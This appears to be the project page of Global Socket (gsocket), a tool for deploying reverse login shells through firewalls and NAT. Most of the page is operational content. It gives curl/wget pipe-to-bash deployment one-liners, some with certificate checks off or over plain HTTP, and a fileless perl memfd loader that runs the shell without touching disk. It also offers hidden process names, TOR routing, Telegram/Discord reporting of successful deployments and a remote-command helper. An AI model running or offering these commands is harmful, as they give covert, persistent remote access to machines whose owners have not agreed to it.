Global Socket
Connect like there is no firewall. Securely.
Project maintained by hackerschoice Hosted on GitHub Pages — Theme by mattgraham
Deploy a reverse login shell with a single command (fully automated) - and access the shell remotely - encrypted - and via TOR if you like.
This must be the quickest way to access a system – anonymous
Install for Linux/Ubuntu
Bypass Firewall - GSocket creates encrypted tunnels through the Global Socket Relay Network (GSRN), bypassing NAT, firewalls, and proxies. No port forwarding or public IP required.
Quick Install (Binary)
Download and install the gs-netcat binary:
# Download binary
curl -fsSL https://gsocket.ai/bin/gs-netcat_linux-x86_64 -o /usr/local/bin/gs-netcat
chmod +x /usr/local/bin/gs-netcat

# Or for ARM64 (Raspberry Pi, etc)
curl -fsSL https://gsocket.ai/bin/gs-netcat_linux-aarch64 -o /usr/local/bin/gs-netcat
chmod +x /usr/local/bin/gs-netcat
Use either one of these three commands to install, uninstall, and access:
Install
bash -c "$(curl -fsSL https://gsocket.ai/y)"Uninstall
GS_UNDO=1 bash -c "$(curl -fsSL https://gsocket.ai/y)"Access
S="ExampleSecretChangeMe" bash -c "$(curl -fsSL https://gsocket.ai/y)"
Install
bash -c "$(wget --no-verbose -O- https://gsocket.ai/y)"
Uninstall
GS_UNDO=1 bash -c "$(wget --no-verbose -O- https://gsocket.ai/y)"
Access
S="ExampleSecretChangeMe" bash -c "$(wget --no-verbose -O- https://gsocket.ai/y)"
Windows user need to manually install the binary. Contact us if you like to write a powershell deploy script.
Screenshots
Deploy on a host

Log in to the host from your workstation

Tips & Tricks
Ignore SSL / Certificate warnings
GS_NOCERTCHECK=1 bash -c "$(curl -fsSLk https://gsocket.ai/y)"Deploy with a predefined secret
X=ExampleSecretChangeMe bash -c "$(curl -fsSL https://gsocket.ai/y)"Deploy from self-extracting shell-script deploy-all.sh without fetching any packages and using good old plain HTTP
curl -fsSL http://nossl.segfault.net/deploy-all.sh -o deploy-all.sh && \
bash deploy-all.sh
# alternative if port 443 is firewalled:
GS_PORT=53 bash deploy-all.sh
Ignore SSL / Certificate warnings
GS_NOCERTCHECK=1 bash -c "$(wget --no-check-certificate -qO- https://gsocket.ai/y)"Deploy with a predefined secret
X=ExampleSecretChangeMe bash -c "$(wget --no-verbose -O- https://gsocket.ai/y)"Deploy from self-extracting shell-script deploy-all.sh without fetching any packages and using good old plain HTTP
wget --no-hsts http://nossl.segfault.net/deploy-all.sh && \
bash deploy-all.sh
# alternative if port 443 is firewalled:
GS_PORT=53 bash deploy-all.sh
Useful environment variables:
| S= | Connect to a system (or use gs-netcat -s <secret> -il). |
| X= | Set a predefined secret for the installation (X like in inXstallation). |
| GS_NOINST=1 | Only start but without installing (will not survive a reboot). |
| GSOCKET_ARGS= | Use additonal arguments. Most often used to force TOR in combination with S=, e.g. GSOCKET_ARGS="-T" S=<secret> bash -c "$(curl -fsSLk https://gsocket.ai/y). |
| GS_DSTDIR= | Set the installation directory. The default is to pick the most suitable automatically. Use find . -type d -writable. |
| GS_URL_BASE= | Use URL for static binaries. An alternative base is https://github.com/hackerschoice/binary/raw/main/gsocket |
| GS_OSARCH= | Force architecture. The default is to pick the most suitable automatically. |
| GS_DEBUG=1 | Verbose output and other debug related settings. Often used together with GS_DEBUG=1 GS_NOSTART=1 GS_NOINST=1 bash -c "$(curl -fsSL https://gsocket.ai/y)". |
| GS_HIDDEN_NAME= | Use a custom hidden process name. |
| GS_HOST= | Use a specific GSRN server (or your own relay). Try GS_HOST=1.2.3.4 |
| GS_PORT= | Use a specific GSRN port. Try any of 22,53,67,443,7350 |
| GS_TG_TOKEN= | Telegram Bot Key for reporting successfull deployments. |
| GS_TG_CHATID= | Telegram Chat ID. |
| GS_DISCORD_KEY= | Report to Discord |
| GS_WEBHOOK_KEY= | Report to webhook.site |
| TMPDIR= | Use a custom temporary directory. Try TMPDIR=$(pwd) |
Alternatively, start gs-netcat without the binary touching the remote file system (will not survive a reboot):
S=ChangeMe GS_PORT=53; curl -SsfLk https://gsocket.ai/bin/gs-netcat_mini-linux-$(uname -m) | GS_ARGS="-ilD -s$S" perl '-e$^F=255;for(319,279,385,4314,4354){($f=syscall$_,$",0)>0&&last};open($o,">&=".$f);print$o(<STDIN>);exec{"/proc/$$/fd/$f"}"-bash"';unset S GS_PORTS=ChangeMe GS_PORT=53; wget --no-check-certificate -qOgs https://gsocket.ai/bin/gs-netcat_mini-linux-$(uname -m) | GS_ARGS="-ilD -s$S" perl '-e$^F=255;for(319,279,385,4314,4354){($f=syscall$_,$",0)>0&&last};open($o,">&=".$f);print$o(<STDIN>);exec{"/proc/$$/fd/$f"}"-bash"';unset S GS_PORT- Change
ChangeMeto your own secret. Don't useChangeMe. - GS_PORT=53 is only needed if port 443 is firewalled.
Your last resort is to download the static binary and start gs-netcat manually. There also is an (unsupported) Windows binary or use qsocket.io.
/tmp/gs-netcat -ilD -s ChangeMeAdvanced Tips & Tricks
1. Run your own Deployment Server
This method logs each successful deployment. The 1-line command creates an ephemeral and public facing HTTPS tunnel (via Cloudflare) so that your server can be behind NAT/Firewall:
LOG=results.log bash -c "$(curl -fsSL https://gsocket.ai/ys)"2. Execute a remote command
# cut & paste this into your shell on your workstation or add to ~/.bashrc
gsexec() {
    set +m
    { echo "$2; kill -9 \$\$; __START";  sleep infinity;}|{ gs-netcat -s "$1"|sed -un '/__START/,$p'|tail +2; kill 0;}
    set -m
}
Then execute a remote command like this:
gsexec MySecretChangeMe "id; uname -a"3. Managing Secrets
Remembering many secrets from many deployments is cumbersome. It is easier to remember just one MASTER-SEED and derive the SECRET from the target's hostname. The following script generates a secure SECRET based on a single MASTER-SEED and the target's hostname.
# cut & paste this into your shell on your workstation or add to ~/.bashrc
gsx() {
    [ -z "$GS_SEED" ] && { echo >&2 "Please type: GS_SEED=MySuperStrongMasterSeed"; return 255; }
    str="$(echo "${GS_SEED:?}$1" | sha512sum | base64 | tr -d -c a-z0-9)"
    str="${str:0:22}"
    [ ! -t 1 ] && { echo "${str}"; return; }
    echo "DEPLOY: X=${str}"' bash -c "$(curl -fsSL https://gsocket.ai/y)"'
    echo "ACCESS: S=${str}"' bash -c "$(curl -fsSL https://gsocket.ai/y)"'
    echo "ACCESS: gs-netcat -s ${str} -i"
}
gsnc() { local s=$(gsx "$1"); [ -z "$s" ] && return 255; gs-netcat -i -s "$s"; }
# Set a Master Seed:
GS_SEED="ThisIsMySecretMasterSeed"
# Show commands to deploy on 'alice.com'
gsx alice.com
# Connect to 'alice.com'
gsnc alice.comOr use the Gsocket Secret Manager (not by us, use at your own risk): https://github.com/NumeXx/gsm
Get Involved. We are looking for volunteers to work on the website and a logo and to discuss new ideas. Join us.